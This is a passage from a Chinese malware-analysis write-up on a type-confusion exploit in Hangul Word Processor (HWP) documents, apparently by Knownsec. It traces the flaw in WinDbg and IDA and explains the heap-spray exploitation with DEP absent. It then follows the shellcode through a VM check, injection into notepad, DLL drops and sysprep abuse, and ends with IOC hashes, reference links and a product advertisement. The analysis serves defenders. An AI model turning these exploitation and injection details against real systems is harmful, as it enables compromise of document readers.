0:000> !heap -p -a 02d79f28
    address 02d79f28 found in
    _HEAP @ 26e0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02d79f10 000a 0000  [00]   02d79f28    00034 - (busy)
          ? HwpApp!HwpCreateParameterArray+283ca0
        Trace: 325a10
        777bdd6c ntdll!RtlAllocateHeap+0x00000274
        74e53db8 MSVCR90!malloc+0x00000079
        74e53eb8 MSVCR90!operator new+0x0000001f

// 查看对象内容
0:000> dc 02d79f28 l34/4
02d79f28  04a39b60 00000000 00000000 02db7be8  `...........{..
02d79f38  02dbf798 0285e578 04a3944c 0000a800  ....x...L.......
02d79f48  07caef34 72edbbc6 00000000 00000000  4......r........
02d79f58  12154747                             GG..

// 对象基址 +0x00 处是一个虚表指针，虚表偏移+0x54处为 sub_bded0 函数
0:000> dps 04a39b60 l54/4+1
04a39b60  04966300 HwpApp!HwpCreateParameterArray+0x1b0440
...
04a39bb0  04880990 HwpApp!HwpCreateParameterArray+0xcaad0 // +0x50
04a39bb4  047eded0 HwpApp!HwpCreateParameterArray+0x38010 // +0x54

// 对象基址 +0x20 处是Unicode编码的文本内容
0:000> du 07caef34
07caef34  "http://www.newsis.com/view/?id"
07caef74  "=NISX20180912_0000416593;1;0;0;"

// 对象基址 +0x0C 处是前一个对象
```

```
0:000> dc 02db7be8 l34/4
02db7be8  04a39b60 00000000 02d79f28 02db7c38  `.......(...8|..
02db7bf8  02dbf798 0285dc90 04a3944c 0000a800  ........L.......
02db7c08  02dcadc4 72edbbc5 00000000 00000000  .......r........
02db7c18  00000000                             ....

// 前一个对象存储的内容(和文档内容一致)
0:000> du 02dcadc4
02dcadc4  "http://www.kyeongin.com/main/vi"
02dcae04  "ew.php?key=20180911010003744;1;"
02dcae44  "0;0;"

// 对象基址 +0x10 处是后一个对象
0:000> dc 02dbf798 l34/4
02dbf798  04a34ef0 0285e4e0 00000000 00000000  .N..............
02dbf7a8  00000000 00000000 00000000 00000000  ................
02dbf7b8  00000000 00000000 00000000 00000001  ................
02dbf7c8  02dbf538                             8...

// 后一个对象为空，所以没有对应的文档内容，相关地址为空

// 对象基址 +0x14 处是另外一个大小为0x80的对象
0:000> !heap -p -a 0285e578
    address 0285e578 found in
    _HEAP @ 26e0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0285e560 0013 0000  [00]   0285e578    00080 - (busy)
          ? HwpApp!HwpCreateParameterArray+282250
        Trace: 79763e4
        777bdd6c ntdll!RtlAllocateHeap+0x00000274
        74e53db8 MSVCR90!malloc+0x00000079
        74e53eb8 MSVCR90!operator new+0x0000001f
        4843f27 HwpApp!HwpCreateParameterArray+0x0008e067

0:000> dc 0285e578 l80/4
0285e578  04a38110 027d71a0 00000026 0000003d  .....q}.&...=...
```

```
0285e588  00000043 00000043 0000004b 00030001  C...C...K.......
0285e598  00000000 02859eb8 00000000 00000001  ................
0285e5a8  00000026 0000002a 00010000 00000003  &...*...........
0285e5b8  00000018 80000000 0285e4e0 0285e448  ............H...
0285e5c8  ffffffff 00000010 0000000d 00000000  ................
0285e5d8  00000000 00000000 00000000 00000000  ................
0285e5e8  00000000 00000000 00000000 00000000  ................

// 该对象基址 +0x04 处存储着 027d71a0
// 即 HWPTAG_PARA_TEXT + HWPTAG_PARA_CHAR_SHAPE + HWPTAG_PARA_LINE_SEG + other data
0:000> db 027d71a0 l10c
027d71a0  20 00 20 00 20 00 20 00-03 00 6b 6c 68 25 28 9f   . . . ...klh%(.
027d71b0  d7 02 00 00 00 00 03 00-68 00 74 00 74 00 70 00  ........h.t.t.p.
027d71c0  3a 00 2f 00 2f 00 77 00-77 00 77 00 2e 00 6e 00  :././.w.w.w...n.
027d71d0  65 00 77 00 73 00 69 00-73 00 2e 00 63 00 6f 00  e.w.s.i.s...c.o.
027d71e0  6d 00 2f 00 76 00 69 00-65 00 77 00 2f 00 3f 00  m./.v.i.e.w./.?.
027d71f0  69 00 64 00 3d 00 4e 00-49 00 53 00 58 00 32 00  i.d.=.N.I.S.X.2.
027d7200  30 00 31 00 38 00 30 00-39 00 31 00 32 00 5f 00  0.1.8.0.9.1.2._.
027d7210  30 00 30 00 30 00 30 00-34 00 31 00 36 00 35 00  0.0.0.0.4.1.6.5.
027d7220  39 00 33 00 04 00 6b 6c-68 00 00 00 00 00 00 00  9.3...klh.......
027d7230  00 00 04 00 0d 00 00 00-00 00 00 00 30 10 00 00  ............0...
027d7240  84 03 00 00 84 03 00 00-fd 02 00 00 1c 02 00 00  ................
027d7250  00 00 00 00 18 a6 00 00-00 00 06 00 00 00 00 00  ................
027d7260  4b 00 00 00 31 ee 9e 04-00 00 00 00 01 00 00 00  K...1...........
027d7270  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
027d7280  00 00 00 00 01 00 00 00-84 03 00 00 00 00 00 00  ................
027d7290  00 00 00 00 00 00 00 00-06 00 00 00 0c 00 00 00  ................
027d72a0  07 00 00 00 42 00 00 00-06 00 00 00              ....B.......
```

17.3.3 逆向分析

我们来看一下正常调用时 call 的 sub_bded0 函数究竟是个什么函数?

可以看到这个函数的作用很简单，简单来讲就是获取虚表内的上一个虚函数地址 (+0x50 处的虚函数指针)，然后调用之，返回 *[+0x50 虚函数的返回值 + 0x04] 处的值

```
.text:000BDED0                  sub_BDED0 proc near
.text:000BDED0 8B 01            mov     eax, [ecx]
.text:000BDED2 8B 50 50         mov     edx, [eax+50h]
```

```
.text:000BDED5 FF D2             call    edx
.text:000BDED7 8B 40 04          mov     eax, [eax+4]
.text:000BDEDA C3                retn
.text:000BDEDA                   sub_BDED
```

我们以 “%hlk” 为例看一下上一个虚函数 (+0x50) 的作用是什么：

```
0:000> p
eax=047eded0 ebx=02ddc600 ecx=02d79f28 edx=04a39b60 esi=0012f59c edi=00000000
eip=04770291 esp=0012f544 ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp+0x40291:
04770291 ffd0            call    eax {HwpApp!HwpCreateParameterArray+0x38010 (047eded0)}
0:000> t
eax=047eded0 ebx=02ddc600 ecx=02d79f28 edx=04a39b60 esi=0012f59c edi=00000000
eip=047eded0 esp=0012f540 ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp!HwpCreateParameterArray+0x38010:
047eded0 8b01            mov     eax,dword ptr [ecx]  ds:0023:02d79f28=04a39b60
0:000> p
eax=04a39b60 ebx=02ddc600 ecx=02d79f28 edx=04a39b60 esi=0012f59c edi=00000000
eip=047eded2 esp=0012f540 ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp!HwpCreateParameterArray+0x38012:
047eded2 8b5050          mov     edx,dword ptr [eax+50h] ds:0023:04a39bb0=04880990
0:000> p
eax=04a39b60 ebx=02ddc600 ecx=02d79f28 edx=04880990 esi=0012f59c edi=00000000
eip=047eded5 esp=0012f540 ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp!HwpCreateParameterArray+0x38015:
047eded5 ffd2            call    edx {HwpApp!HwpCreateParameterArray+0xcaad0 (04880990)} // 调
0:000> t
eax=04a39b60 ebx=02ddc600 ecx=02d79f28 edx=04880990 esi=0012f59c edi=00000000
eip=04880990 esp=0012f53c ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp!HwpCreateParameterArray+0xcaad0:
04880990 b8100ca804      mov     eax,offset HwpApp!HwpCreateParameterArray+0x2cad50 (04a80c10)
```

```
// 定位该值在 hwpapp.dll 中的偏移
0:000> ? 04a80c10-hwpapp
Evaluate expression: 3476496 = 00350c10

// 在IDA中可以看到，上一个虚表函数的作用是获取对应的 "%hlk" 标志
.data:00350C10 dword_350C10    dd 10A90003h            ; DATA XREF: sub_150990o
.data:00350C10                                         ; sub_2EE4D0+Ao
.data:00350C14                 dd '%hlk'
.data:00350C18                 dd 0
.data:00350C1C                 dd offset sub_150920
```

在 IDA 中还可以找到相关标志的全称与简写对应关系 (截图仅列出部分)，合理推测这些就是 03 控制字支持的那些特性。

```
.rdata:002F3028 aKlc            db 'klc%'               ; DATA XREF: sub_1B3810+41↑o
.rdata:002F3028                                         ; sub_1B71C0+5F↑o ...
.rdata:002F302C                 dd offset aClickhere    ; "Clickhere"
.rdata:002F3030 aKlh            db 'klh%'
.rdata:002F3034                 dd offset aHyperlink    ; "Hyperlink"
.rdata:002F3038 aKmb            db 'kmb%'
.rdata:002F303C                 dd offset aBookmark_0   ; "Bookmark"
.rdata:002F3040 aUmf            db 'umf%'
.rdata:002F3044                 dd offset aFormula      ; "Formula"
.rdata:002F3048 aRms            db 'rms%'
.rdata:002F304C                 dd offset aSummery      ; "Summery"
.rdata:002F3050 aRsu            db 'rsu%'
.rdata:002F3054                 dd offset aUserinfo     ; "UserInfo"
.rdata:002F3058 aEtd            db 'etd%'
.rdata:002F305C                 dd offset aDate_0       ; "Date"
.rdata:002F3060 aTdd            db 'tdd%'
.rdata:002F3064                 dd offset aDocdate      ; "DocDate"
.rdata:002F3068 aTap            db 'tap%'
.rdata:002F306C                 dd offset aPath         ; "Path"
.rdata:002F3070 aFrx            db 'frx%'
.rdata:002F3074                 dd offset aCrossref     ; "Crossref"
.rdata:002F3078 aGmm            db 'gmm%'
.rdata:002F307C                 dd offset aMailmerge    ; "Mailmerge"
.rdata:002F3080 aEm             db 'em%%'
.rdata:002F3084                 dd offset aMemo         ; "Memo"
```

通过交叉引用，我们可以发现一处一模一样的调用点，从而更加确定被混淆函数的作用是获得当前特性对应的标志 (从而可以用来在后面进行比较等)。

```
if ( (((*(*(*(v15 + 6) | (*(v15 + 8) << 16)) + 84))() & 0xFF000000) != '%\0\0\0'
   || ((*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() & 0xFF0000) != 0x250000
   || ((*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() & 0xFF00) != 0x2A00
   || (*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*d'
   && (*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*a'
   && (*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*C'
   && (*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*S'
   && (*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*T'
   && (*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*P'
   && (*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*L'
   && (*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*c'
   && (*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*h'
   && (*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*A'
   && (*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*r'
   && (*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*n'
   && (*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*t'
   && (*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*i'
   && (*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*e'
   && (*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%%*l')
  && (((*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() & 0xFF000000) != 0x25000000
   || ((*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() & 0xFF0000) != 0x250000
   || ((*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() & 0xFF00) != 0x6D00)
   && (*(*(*(*(v6 + 4) + 2 * i + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 0x54))() != '%hlk'
   && (*(*(*(2 * i + *(v6 + 4) + 6) | (*(*(v6 + 4) + 2 * i + 8) << 16)) + 84))() != '%cpr' )
{
  goto LABEL_48;
}
```

对其他特性的标志做相应检查后发现逻辑全部相似，漏洞发生处调用的函数正常情况下均为：

sub_bded0

17.3.4 成因总结

1. 正常逻辑下 HWPTAG_PARA_TEXT TAG 里面会指定段落的文本信息,其中 (HWPTAG_PARA_TEXT 及其他一些 Tag) 可以用 03 控制字指定一些控制属性，如超链接、书签等。在正常情况下，每一个标签 (用 4 字节表示) 后是对应的对象地址 (4 字节)，该地址在正常情况下会被初始化为 NULL，执行过程中会将对象地址动态赋值给相应的内存。在解析 HWPTAG_PARA_TEXT 数据内 03 控制字的过程中，会调用对应对象关联的第 (0x54/4 + 1) 个处理例程，其作用是获取该属性对应的标志，如 “%hlk” 等。
2. 攻击者通过精心构造 HWPTAG_PARA_TEXT TAG 的数据，绕过了执行过程中对相关对象指针的校验和赋值，借助事先用堆喷射布控的内存，成功实现类型混淆。由于 hwp 2010 未开启 DEP ，攻击者直接将 eip 劫持到位于堆上的 shellcode 并执行之。

整个过程中 HWP 解析程序不会崩溃，用户在打开文档时几乎是无感知的。

17.4 shellcode 分析

漏洞成功触发转移 eip 到 0x0e0c0e0c，雪橇指令会一路滑行到 0x0f1afc71，进入 shellcode 的先导阶段。

```
0:000> u 0f1afc6b
0f1afc6b 57              push    edi
0f1afc6c 56              push    esi
0f1afc6d 52              push    edx
0f1afc6e 53              push    ebx
```

```
0f1afc6f 55              push    ebp
0f1afc70 51              push    ecx
0f1afc71 33c9            xor     ecx,ecx
0f1afc73 ba0c0e0c0e      mov     edx,0E0C0E0Ch

0:000> bp 0f1afc73
0:000> g
Breakpoint 1 hit
eax=0e0c0e0f ebx=02c6c600 ecx=00000000 edx=0e0c0e0c esi=0012e6dc edi=00000000
eip=0f1afc73 esp=0012e668 ebp=0271e4e0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0f1afc73 ba0c0e0c0e      mov     edx,0E0C0E0Ch
```

17.4.1 反虚拟机

有意思的是，shellcode 首先会调用 cpuid 指令检测虚拟机环境，相关基础知识在这篇文章中有介绍。

```
0:000> p
eax=0e0c0e03 ebx=0eeffc66 ecx=00000000 edx=0eeffca5 esi=0012ec8c edi=00000000
eip=0eeffca8 esp=0012ec18 ebp=027d1c98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0eeffca8 33c0            xor     eax,eax
0:000> p
eax=00000000 ebx=0eeffc66 ecx=00000000 edx=0eeffca5 esi=0012ec8c edi=00000000
eip=0eeffcaa esp=0012ec18 ebp=027d1c98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0eeffcaa 40              inc     eax
0:000> p
eax=00000001 ebx=0eeffc66 ecx=00000000 edx=0eeffca5 esi=0012ec8c edi=00000000
eip=0eeffcab esp=0012ec18 ebp=027d1c98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
0eeffcab 53              push    ebx

// 调用cpuid指令
0:000> p
eax=00000001 ebx=0eeffc66 ecx=00000000 edx=0eeffca5 esi=0012ec8c edi=00000000
eip=0eeffcac esp=0012ec14 ebp=027d1c98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
```

```
0eeffcac 0fa2            cpuid
0:000> p
eax=000306a9 ebx=00010800 ecx=ffba2203 edx=0f8bfbff esi=0012ec8c edi=00000000
eip=0eeffcae esp=0012ec14 ebp=027d1c98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
0eeffcae 5b              pop     ebx
0:000> p
eax=000306a9 ebx=0eeffc66 ecx=ffba2203 edx=0f8bfbff esi=0012ec8c edi=00000000
eip=0eeffcaf esp=0012ec18 ebp=027d1c98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
0eeffcaf c1f91f          sar     ecx,1Fh

// 判断最高位是否为1
0:000> p
eax=000306a9 ebx=0eeffc66 ecx=ffffffff edx=0f8bfbff esi=0012ec8c edi=00000000
eip=0eeffcb2 esp=0012ec18 ebp=027d1c98 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
0eeffcb2 f6c101          test    cl,1

// 我们在调试器内手动清零 ecx，使后续行为能够正常触发
0:000> r ecx=0

// 依据 cpuid 的结果判断是否位于虚拟机，若位于虚拟机则直接返回
0:000> p
eax=000306a9 ebx=0eeffc66 ecx=00000000 edx=0f8bfbff esi=0012ec8c edi=00000000
eip=0eeffcb5 esp=0012ec18 ebp=027d1c98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0eeffcb5 0f8538030000    jne     0eeffff3                              [br=0]
```

17.4.2 启动并注入 notepad

执行流正常往下后，shellcode 会在某特定位置 (jmp eax) 处循环调用所需用到的函数，我们对该调用点下断输出。可以看到 shellcode 按顺序调用了下述 API (VirtualQuery+5 调用由于太多，所以没有列出)：

```
> KERNELBASE!LoadLibraryExA+0x5
> KERNELBASE!GlobalAlloc
> KERNELBASE!GlobalAlloc
> KERNELBASE!CreateFileW+0x5
```

```
> KERNELBASE!GetFileSize
> KERNELBASE!SetFilePointer
> KERNELBASE!ReadFile
> kernel32!CreateProcessA+0x5
> KERNELBASE!VirtualAllocEx
> KERNELBASE!WriteProcessMemory+0x5
> KERNELBASE!CreateRemoteThread

// 调试器内观察
0:000> bp 0eeffd31 ".if(eax != KERNELBASE!VirtualQuery+0x5){u eax; g;}.else{g;}"

0:000> g
KERNELBASE!LoadLibraryExA+0x5:
75968d6b 51              push    ecx
75968d6c 51              push    ecx
75968d6d ff7508          push    dword ptr [ebp+8]
75968d70 8d45f8          lea     eax,[ebp-8]
75968d73 50              push    eax
75968d74 e83cfaffff      call    KERNELBASE!Basep8BitStringToDynamicUnicodeString (759687b5)
75968d79 85c0            test    eax,eax
75968d7b 741e            je      KERNELBASE!LoadLibraryExA+0x35 (75968d9b)

KERNELBASE!GlobalAlloc:
7596d6de 6a18            push    18h
7596d6e0 6858d79675      push    offset KERNELBASE!BemFreeContract+0x3e0 (7596d758)
7596d6e5 e8b63fffff      call    KERNELBASE!_SEH_prolog4 (759616a0)
7596d6ea 33ff            xor     edi,edi
7596d6ec 897de4          mov     dword ptr [ebp-1Ch],edi
7596d6ef 897ddc          mov     dword ptr [ebp-24h],edi
7596d6f2 8b4508          mov     eax,dword ptr [ebp+8]
7596d6f5 a98d80ffff      test    eax,0FFFF808Dh

KERNELBASE!GlobalAlloc:
7596d6de 6a18            push    18h
7596d6e0 6858d79675      push    offset KERNELBASE!BemFreeContract+0x3e0 (7596d758)
7596d6e5 e8b63fffff      call    KERNELBASE!_SEH_prolog4 (759616a0)
```

```
7596d6ea 33ff            xor     edi,edi
7596d6ec 897de4          mov     dword ptr [ebp-1Ch],edi
7596d6ef 897ddc          mov     dword ptr [ebp-24h],edi
7596d6f2 8b4508          mov     eax,dword ptr [ebp+8]
7596d6f5 a98d80ffff      test    eax,0FFFF808Dh

KERNELBASE!CreateFileW+0x5:
7596a855 8b4518          mov     eax,dword ptr [ebp+18h]
7596a858 83ec64          sub     esp,64h
7596a85b 48              dec     eax
7596a85c 0f8499e5ffff    je      KERNELBASE!CreateFileW+0x57 (75968dfb)
7596a862 48              dec     eax
7596a863 0f8468360000    je      KERNELBASE!CreateFileW+0x4e (7596ded1)
7596a869 48              dec     eax
7596a86a 0f8579360000    jne     KERNELBASE!CreateFileW+0x14 (7596dee9)

KERNELBASE!GetFileSize:
7596de8b 8bff            mov     edi,edi
7596de8d 55              push    ebp
7596de8e 8bec            mov     ebp,esp
7596de90 51              push    ecx
7596de91 51              push    ecx
7596de92 8d45f8          lea     eax,[ebp-8]
7596de95 50              push    eax
7596de96 ff7508          push    dword ptr [ebp+8]

KERNELBASE!SetFilePointer:
7596df0d 8bff            mov     edi,edi
7596df0f 55              push    ebp
7596df10 8bec            mov     ebp,esp
7596df12 8b4508          mov     eax,dword ptr [ebp+8]
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:Program FilesHnc
7596df15 2503000010      and     eax,offset HncLibeay8!Ordinal1003+0x3 (10000003)
7596df1a 83ec28          sub     esp,28h
7596df1d 83f803          cmp     eax,3
7596df20 0f84405f0100    je      KERNELBASE!SetFilePointer+0x15 (75983e66)
```

```
KERNELBASE!ReadFile:
7596e013 6a18            push    18h
7596e015 6898e09675      push    offset KERNELBASE!BemFreeContract+0x1b0 (7596e098)
7596e01a e88136ffff      call    KERNELBASE!_SEH_prolog4 (759616a0)
7596e01f 33c9            xor     ecx,ecx
7596e021 894de0          mov     dword ptr [ebp-20h],ecx
7596e024 33c0            xor     eax,eax
7596e026 8d7de4          lea     edi,[ebp-1Ch]
7596e029 ab              stos    dword ptr es:[edi]

kernel32!CreateProcessA+0x5:
75b92087 6a00            push    0
75b92089 ff752c          push    dword ptr [ebp+2Ch]
75b9208c ff7528          push    dword ptr [ebp+28h]
75b9208f ff7524          push    dword ptr [ebp+24h]
75b92092 ff7520          push    dword ptr [ebp+20h]
75b92095 ff751c          push    dword ptr [ebp+1Ch]
75b92098 ff7518          push    dword ptr [ebp+18h]
75b9209b ff7514          push    dword ptr [ebp+14h]

KERNELBASE!VirtualAllocEx:
759679b8 8bff            mov     edi,edi
759679ba 55              push    ebp
759679bb 8bec            mov     ebp,esp
759679bd 51              push    ecx
759679be 8b4510          mov     eax,dword ptr [ebp+10h]
759679c1 8945fc          mov     dword ptr [ebp-4],eax
759679c4 8b450c          mov     eax,dword ptr [ebp+0Ch]
759679c7 894510          mov     dword ptr [ebp+10h],eax

KERNELBASE!WriteProcessMemory+0x5:
759842f8 51              push    ecx
759842f9 51              push    ecx
759842fa 8b450c          mov     eax,dword ptr [ebp+0Ch]
759842fd 53              push    ebx
```


```
759842fe 8b5d14          mov     ebx,dword ptr [ebp+14h]
75984301 56              push    esi
75984302 8b35d0119675    mov     esi,dword ptr [KERNELBASE!_imp__NtProtectVirtualMemory (75961
75984308 57              push    edi

KERNELBASE!CreateRemoteThread:
759938c0 8bff            mov     edi,edi
759938c2 55              push    ebp
759938c3 8bec            mov     ebp,esp
759938c5 ff7520          push    dword ptr [ebp+20h]
759938c8 6a00            push    0
759938ca ff751c          push    dword ptr [ebp+1Ch]
759938cd ff7518          push    dword ptr [ebp+18h]
759938d0 ff7514          push    dword ptr [ebp+14h]

...
0:000> |
.  0    id: 960    create     name: Hwp.exe
   1    id: 970    child    name: notepad.exe // 创建notepad.exe进程并执行远程线程注入

0:000> g
(970.e7c): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=001bf920 edx=777870b4 esi=fffffffe edi=00000000
eip=777e04f6 esp=001bf93c ebp=001bf968 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
777e04f6 cc              int     3

// 切换到notepad.exe进程进行调试
1:004> |.
.  1    id: 970    child    name: notepad.exe
```

17.4.3 写入 wsss.dll

```
// 观察发现 notepad.exe 进程会写入一个 wsss.dll 动态库到temp目录
1:004> bp ntdll!ZwWriteFile+5
```

```
1:004> g
Breakpoint 3 hit
eax=0000018c ebx=000000a4 ecx=00000000 edx=759618d4 esi=00000000 edi=001bfd7c
eip=77786a6d esp=001bfce4 ebp=001bfd44 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ZwWriteFile+0x5:
77786a6d ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)

1:004> dd esp l8
001bfce4  75967584 000000a4 00000000 00000000
001bfcf4  00000000 001bfd24 000601e6 00022600

// 写入的Buffer为PE文件
1:004> dc 000601e6
000601e6  00905a4d 00000003 00000004 0000ffff  MZ..............
000601f6  000000b8 00000000 00000040 00000000  ........@.......
00060206  00000000 00000000 00000000 00000000  ................
00060216  00000000 00000000 00000000 000000e8  ................
00060226  0eba1f0e cd09b400 4c01b821 685421cd  ........!..L.!Th
00060236  70207369 72676f72 63206d61 6f6e6e61  is program canno
00060246  65622074 6e757220 206e6920 20534f44  t be run in DOS
00060256  65646f6d 0a0d0d2e 00000024 00000000  mode....$.......

1:004> !handle a4 0xf
Handle a4
  Type             File
  Attributes       0
  GrantedAccess    0x120196:
         ReadControl,Synch
         Write/Add,Append/SubDir/CreatePipe,WriteEA,ReadAttr,WriteAttr
  HandleCount      2
  PointerCount     3
  No Object Specific Information available
```

查看一下 0xa4 句柄对应的文件名称，可以看到为 temp 目录下的 wsss.dll



17.4.4 其他行为

```
explorer.exe
    load:  C:Usersuser_nameAppDataLocalTempwsss.dll
    create process: C:WindowsSystem32sysprepsysprep.exe


sysprep.exe
    write: C:Windowssystem32iconsvc.dll
    load: C:Windowssystem32iconsvc.dll
```

17.5 哈希

```
wsss.dll && iconsvc.dll:
3ba8a6815f828dfc518a0bdbd27bba5b

漏洞样本:
54783422cfd7029a26a3f3f5e9087d8a
b5b6e93ab27cec75f07af2a3a6a40926
800866bbab514657969996210bcf727b
ead682b889218979b1f2f1527227af9b
f09ea2a841114121f32211faac553e1b
9daf088fe4c9a9580216e98dbb7d1fca
3ec69ee7135272e5bed3ea5378ade6ee
33874577bf54d3c209925c9def880eb9
af792a34548a2038f034ea9a6ff0639a
```

17.6 链接

http://asec.ahnlab.com/1015

http://asec.ahnlab.com/1035

http://d.hatena.ne.jp/Kango/20141223/1419269574

http://ex3llo.tistory.com/31

http://www.nurilab.co.kr/?p=114

https://consen.github.io/2016/09/11/Anti-VM-via-CPUID/

知道创宇

腾讯携手知道创宇
联合首发企业级终端安全产品

御点·终端安全管理系统

新一代企业级终端安全管理解决方案

腾讯企业级安全产品扛鼎之作

御点是集防病毒与终端管控于一体的新一代终端安全解决方案，为用户提供精准的已知病毒木马（如：勒索病毒、矿机病毒）检测，未知恶意程序检测，有效防范病毒攻击，并提供漏洞修复，防火墙策略，软件管理等多种功能。

全球顶尖攻防及病毒研究能力，7+1联合实验室

李伟	吴石	于旸	袁仁广	董志强	李旭阳	马劲松	周景平
腾讯安全移动安全实验室掌门人	腾讯安全科恩实验室掌门人	腾讯安全玄武实验室掌门人	腾讯安全湛泸实验室掌门人	腾讯安全云鼎实验室掌门人	腾讯安全反诈骗实验室掌门人	腾讯安全反病毒实验室掌门人	知道创宇404实验室掌门人

全球七大权威机构病毒查杀能力评测大满贯，100次+最高评级

400-060-9587　北京知道创宇信息技术有限公司

北京市朝阳区阜安西路望京SOHO中心T3 A座15 层　www.knownsec.com

一篇文章带你深入理解漏洞之 XXE 漏洞

